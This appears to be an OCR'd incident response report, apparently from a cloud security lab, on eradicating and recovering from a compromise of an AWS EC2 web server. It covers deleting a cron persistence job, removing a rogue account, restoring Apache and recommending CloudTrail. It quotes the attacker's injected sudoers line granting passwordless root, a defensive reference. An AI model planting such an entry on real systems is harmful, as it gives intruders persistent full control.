
To eradicate the persistence mechanism, the scheduled task was deleted using the **sudo rm /etc/cron.d/malicious_job** command. The ls command was subsequently run to verify its successful removal.


```
[ec2-user@JonSecOps ~]$ sudo rm /etc/cron.d/malicious_job
[ec2-user@JonSecOps ~]$ ls /etc/cron.d/
0hourly
```

The unauthorized **backdoordoor** account was eradicated using the **sudo userdel -r backdoordoor** command. Subsequently, the **cat /etc/passwd | tail -n 5** command was executed to verify the successful deletion of the account.

```
[ec2-user@JonSecOps ~]$ sudo userdel -r backdoordoor
[ec2-user@JonSecOps ~]$ cat /etc/passwd | tail -n 5
ec2-instance-connect:x:994:994::/home/ec2-instance-connect:/sbin/nologin
stapunpriv:x:159:159:systemtap unprivileged user:/var/lib/stapunpriv:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
```


To revoke unauthorized administrative privileges, the **/etc/sudoers** file was safely modified using the **sudo visudo** command. The injected **malicious_actor ALL=(ALL) NOPASSWD:ALL** entry was deleted, fully remediating the privilege escalation vulnerability.






PHASE 4: RECOVERY

Prior to service restoration, host triage confirmed the threat actor executed a denial-of-service (DoS) attack by completely uninstalling the **httpd** service and deleting the **/var/www/html** web directory. To restore the primary web service, the Apache package was reinstalled using the Amazon Linux package manager, and the service was successfully restarted.



Following the successful eradication of the threat, the **Forensic-Isolation-SG** was detached, and the original **launch-wizard-1** security group was restored to safely return the system to normal business operations.



Security groups for [redacted] changed successfully
Instances (1/1) Info
Last updated about 3 hours ago
Connect
Instance state
Actions
Launch instances
Saved filter sets
Choose filter set
Filter Instance by attribute or tag (case-sensitive)
Name
Instance ID
Instance state
Instance type
Status check
Public IPv
Victim-Web-Server
Running
t3.n
Filter actions
Instance diagnostics
Instance settings
Networking
Security
Image and templates
Storage
Monitor and troubleshoot
Change security groups
Modify IAM role
Get Windows password
(Victim-Web-Server)
Details
Status and alarms
Monitoring
Security
Networking
Storage
Tags
aws
Search
[Option+S]
Idea Incubator
JonSecOps
EC2
Instances
Change security groups
Change security groups Info
Amazon EC2 evaluates all the rules of the selected security groups to control inbound and outbound traffic to and from your instance. You can use this window to add and remove security groups.
Instance details
Instance ID
Network interface ID
Associated security groups
Add one or more security groups to the network interface. You can also remove security groups.
Add security group
Security groups associated with the network interface (eni-00322a4e2045e21f9)
Security group ID
Security group name
Description
Owner ID
launch-wizard-1
launch-wizard-1 created 2026-10-28T15:32:06.295Z
Remove

PHASE 5: RECOMMEDATIONS

- **Implement Cloud-Native Telemetry:** Host-level logs were insufficient to determine exactly how the initial breach occurred. AWS CloudTrail must be enabled immediately to monitor management-plane API calls and track identity access.

- **Adopt Infrastructure as Code (IaC):** The manual recovery of the httpd package resulted in unnecessary downtime. Implementing automated Amazon Machine Image (AMI) builds or containerization (Docker) will reduce future recovery times from hours to minutes.

- **Deploy Log Analysis Tools:** With CloudTrail enabled, the security team will require a mechanism to parse massive volumes of JSON logs. We recommend provisioning Amazon Athena to rapidly query event logs and reconstruct threat actor activity timelines.



APPENDIX: PICERL INCIDENT RESPONSE LIFECYCLE MATRIX

IR Phase	Actions Executed	Key Findings & Outcomes
Preparation	Established baseline cloud infrastructure and incident response tools prior to the event.	Revealed a dependency on manual host-level analysis; highlighted a lack of Infrastructure as Code (IaC) for rapid rebuilds.
Identification	Analyzed the compromised EC2 environment to determine the scope of the breach and the cause of the denial of service.	Discovered unauthorized cron jobs, a rogue user account, escalated privileges in /etc/sudoers, and the malicious removal of the httpd package.
Containment	Isolated the compromised host at the network layer to halt potential command-and-control (C2) communication and prevent further tampering.	Successfully detached launch-wizard-1 and attached Forensic-Isolation-SG to drop public web traffic while restricting SSH access to the responder.
Eradication	Removed the threat actor's persistence mechanisms and access vectors from the operating system.	Successfully deleted the rogue user, removed unauthorized scheduled tasks, and reverted the malicious /etc/sudoers modifications.
Recovery	Restored the underlying web service and returned the environment to a public-facing operational state.	Reinstalled the Apache web server via dnf, generated a replacement index.html, restarted the service, and reattached the original security group.
Lessons Learned	Synthesized the forensic findings to improve future defensive posture and response times.	Established the requirement for automated infrastructure recovery (Docker/AMIs) and the immediate need to implement AWS CloudTrail for management-plane telemetry.